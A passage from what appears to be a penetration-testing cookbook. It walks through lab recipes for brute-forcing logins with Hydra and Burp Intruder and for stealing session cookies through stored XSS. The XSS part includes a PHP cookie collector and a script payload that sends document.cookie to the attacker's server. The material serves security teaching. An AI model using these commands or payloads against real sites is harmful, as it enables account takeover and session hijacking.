
Getting ready

We will need to have a user name list, as we browsed through our vulnerable_vm we saw some names of valid users in many applications; let’s create a text file (ours will be `users.txt`) with them:

```
admin
test
user
user1
john
```


How to do it…

1. Our first step will be to analyze how the login request is sent and how the server responds to it. We use Burp Suite to capture a login request at DVWA:



   We can see that the request is on `/dvwa/login.php` and it has three variables: username, password, and login.

2. If we stop capturing requests and check the result in the browser, we can see that the response is a redirect to the login page:




   A valid username/password combination should not redirect to the same login but to some other page, such as `index.php`. So we assume that a valid login will redirect to

the other page and we will take `"login.php"` as our string to distinguish when an attempt is unsuccessful. Hydra will use this string to tell when a username/password combination is rejected and when it is not.

3. Now, we are ready to attack. Introduce the following command in a terminal:

```
hydra 192.168.56.102 http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:login.php"
-L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
```



We have tried only two combinations per user with this command: password = username and empty passwords. And we got two valid passwords from this attack, marked in green by Hydra.

How it works…

The first part of the recipe, the capturing and analyzing of the request, is used to know how the request works; if we just consider the output of the login page, we will see the message “Login failed” and may be tempted to use that message as an input for Hydra to use as a failure string. However, by checking the proxy’s history, we can see that it appears after the redirect is followed; Hydra only reads the first response, so that is not useful and that’s why we used `"login.php"` as a failure string.

We used many parameters when calling Hydra:

- First, the IP address of the server.
- `http-form-post`: This indicates that Hydra will be executed against an HTTP form using POST requests. Next to it are, separated by colons, the URL of the login page, the parameters of the request separated by ampersands (&)—^USER^ and ^PASS^ are used to indicate where the username and password should be placed in the requests—and the failure string.
- `-L users.txt`: This tells Hydra to take the user names from the `users.txt` file.
- `-e ns`: Hydra will try an empty password (n) and the username as password (s).
- `-u`: Hydra will iterate usernames first, instead of passwords. This means that Hydra will try all usernames with a single password first and then move to the next password. This is sometimes useful to prevent account blocking.
- `-t 2`: We don’t want to flood our server with login requests, so we will use only two threads; this means only two requests at a time.
- `-w 30`: This sets the time out or the time to wait for a response from the server.
- `-o hydra-result.txt`: This saves the output to a text file. It is useful when we have hundreds of possible valid passwords.

There’s more…

Notice that we didn’t used the `-P` option to use a password list or `-x` to automatically generate a password. We did so because brute-forcing web forms produces high levels of network traffic, and a DoS condition can be caused if the server has no protection against it.

It is not recommendable to perform brute force attacks or dictionary attacks with a large number of passwords on production servers because we risk interrupting the service, block valid users, or be blocked by our client’s protection mechanisms.

It is recommended, as a penetration tester, to perform this kind of attack using a maximum of four login attempts per user to avoid blockage. For example, we could try `-e ns`, as we did here, and add `-p 123456` to cover three possibilities: no password, password is the same as username, and password is 123456, which is one of the most common passwords in the world.

Dictionary attacks on login pages with Burp Suite

Burp Suite's Intruder has the ability to perform fuzzing and bruteforce attacks against as many parts of an HTTP request as we want to; it is particularly useful when performing dictionary attacks against login pages.


In this recipe, we will use Burp Suite's Intruder with the dictionary we generated in Chapter 2, *Reconnaissance*, to gain access through a login.

Getting ready


Having a password list is necessary for this recipe, it can be a simple word list from the language the target is in, a list of the most common passwords, or the list we generated in the *Using John the Ripper to generate a dictionary* recipe in Chapter 2, *Reconnaissance*.

How to do it…

1. The first step is to set up Burp Suite as a proxy to our browser.
2. Browse to `http://192.168.56.102/WackoPicko/admin/index.php`.
3. We will see a login page; let's try and test for both username and password.
4. Now go to the proxy's history and look for the POST request we just made with the login attempt.




5. Right-click on it and select **Send to intruder**, from the menu.
6. The intruder tab will get highlighted, let's go to it and then to the **Positions** tab. Here, we will define what parts of the request will be used for testing.
7. Click on **Clear §** to clear the pre-selected areas.
8. Now, we have to select what to use as test inputs. Highlight the value of the username (the **test** word) and click on **Add §**:
9. And do the same for the value of the password and select **Cluster bomb**, as the attack type:




10. The next step is to define the values that Intruder is going to test against the inputs we selected. Go to the **Payloads** tab.
11. Using the text box that says **Enter a new item** and the **Add** button, fill the list with the following:


```
user
john
admin
alice
bob
administrator
user
```



12. Now select list 2 from the **Payload Set** box.
13. We will fill this list using our dictionary. Click on **Load …** and select the dictionary file.




14. We now have two of our payload sets loaded and are ready to attack the login page. In the top menu, navigate to **Intruder | Start attack**.
15. If we use the free version, an alert will tell us that some functionality has been disabled. For this case, we can do without that functionality. Click **OK**.
16. A new window will pop up showing the progress of the attack. To distinguish a successful login, we will check the length of the response. Click on the **Length** column to sort the results and make the identification of a response with different lengths easier.



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
171	admin	admin	303			612	
0			200			811	baseline request
1	user	WackoPicko	200			811	
2	john	WackoPicko	200			811	
3	admin	WackoPicko	200			811	
4	alice	WackoPicko	200			811	
5	bob	WackoPicko	200			811	
6	administrator	WackoPicko	200			811	
7	super	WackoPicko	200			811	
8	user	Users	200			811	
9	john	Users	200			811	
10	admin	Users	200			811	

17. If we check the result that has a different length, we can see that it is a redirection to the admin's index page, as shown in the following screenshot:


Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload1
Payload2
Status
Error
Timeout
Length
Comment
171
admin
admin
303
612
0
200
811
baseline request
1
user
WackoPicko
200
811
Request
Response
Raw
Headers
Hex
HTTP/1.1 303 See Other
Date: Fri, 11 Sep 2015 09:24:52 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: session=10
Location: /WackoPicko/admin/index.php?page=home
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html

How it works…

What Intruder does is, it modifies a request in the specific positions we tell it to, and it replaces the values in those positions with the payloads defined in such sections. Payloads may be, among other:

- **Simple list**: A list that can be taken from a file, pasted from the clipboard, or written down in the textbox.
- **Runtime file**: Intruder can take the payload from a file being read in runtime, so if the file is very large, it won't be loaded fully into memory.
- **Numbers**: Generates a list of numbers that may be sequential or random and presented in a hexadecimal or decimal form.
- **Username generator**: Takes a list of e-mail addresses and extracts possible usernames from it.
- **Bruteforcer**: Takes a character set and uses it to generate all the permutations inside the specified length limits.

These payloads are sent by Intruder in different ways, which are specified by the attack type in the **Positions** tab. Attack types differ in the way the payloads are combined and permuted in the payload markers:

- **Sniper**: With a single set of payloads, it places each payload value in every marked position one at a time.
- **Battering ram**: Similar to Sniper, it uses one set of payloads, the difference is that it sets the same value to all positions, on each request.
- **Pitchfork**: Uses multiple payload sets and puts one item of each set in each marked position. Its useful when we have predefined sets of data that should not be mixed; for example, testing already known username/password pairs.
- **Cluster bomb**: Tests multiple payloads one against the other so that every possible permutation is tested.

As for the results, we can see that all the failed login attempts get the same response, one that is 811 bytes long in this case; so we suppose that a successful one would have to be different in length (as it will have to redirect or send the user to her home page). If it happens that successful and failed requests are the same length, then we can also check the status code or use the search box to look for some specific patterns in response.

There’s more…

Kali Linux includes a very useful collection of password dictionaries and wordlists in `/usr/share/wordlists`. Some files we will find there are:

- `rockyou.txt`: RockYou.com was hacked on December 2010; more than 14 million passwords were leaked and this list contains them.
- `dnsmap.txt`: Contains common subdomain names, such as intranet, ftp, or www; it is useful when we are bruteforcing a DNS server.
- `./dirbuster/*`: The `dirbuster` directory contains names of files commonly found on web servers; these files can be used when using DirBuster or OWASP-ZAP’s Forced Browse.
- `./wfuzz/*`: Inside this directory, we can find a large collection of fuzzing strings for web attacks and brute forcing files.

Obtaining session cookies through XSS

We have already talked about Cross Site Scripting (XSS), it is one of the most common web attacks nowadays. XSS can be used to trick the users to provide credentials by simulating login pages, to gather information by executing client-side commands, or to hijack sessions by obtaining session cookies and impersonating their legitimate owners in the attacker’s browsers.

In this recipe, we will take advantage of a persistent XSS vulnerability to obtain the session cookie of a user and then use that cookie to hijack the session by implanting it in another browser, and then executing actions impersonating the user.

Getting ready

For this recipe, we will set up a web server that will act as our cookie gatherer; so, before we attack, we need to start the Apache server in our Kali machine and run the following in a terminal as root:

```
service apache2 start
```

In the system used for this book, Apache's document root is located at `/var/www/html`, create a file called `savecookie.php` in that directory and put the following code in it:

```
<?php
$fp = fopen('/tmp/cookie_data.txt', 'a');
fwrite($fp, $_GET["cookie"] . "\n");
fclose($fp);
?>
```

This PHP script is the one that will gather all the cookies sent by the XSS attack. To make sure that it works go to `http://127.0.0.1/savecookie.php?cookie=test`, and then check the contents of `/tmp/cookie_data.txt`:

```
cat /tmp/cookie_data.txt
```


If it shows the word `test`, everything is fine. The next step is to know what is the address of our Kali machine in the VirtualBox's Host Only network. In a terminal, run:

```
ifconfig
```

For this book, the **vboxnet0** interface of the Kali machine has the 192.168.56.1 IP address.

How to do it…

1. We will use two different browsers in this recipe, OWASP-Mantra will be the attacker's browser and Iceweasel will be the victim's. In the attacker's browser, go to `http://192.168.56.102/peruggia/`.
2. Let's add a comment to the picture on that page, click on **Comment on this picture**.



3. Insert the following in the text box:

```
<script>
var xmlHttp = new XMLHttpRequest();
xmlHttp.open( "GET", "http://192.168.56.1/savecookie.php?cookie=" +
document.cookie, true );
xmlHttp.send( null );
</script>
```


4. Click on **Post**.
5. The page will execute our script even if we don't see any change,. Check the contents of the cookies file to see the result. On your Kali machine, open a terminal and run:

`cat /tmp/cookie_data.txt`

A new entry should appear in the file.

6. Now, in the victim's browser go to `http://192.168.56.102/peruggia/`.
7. Click on **Login**.
8. Enter `admin`, both as username and password and click on **Login**.
9. Let's check the contents of the cookies file again:

`cat /tmp/cookie_data.txt`

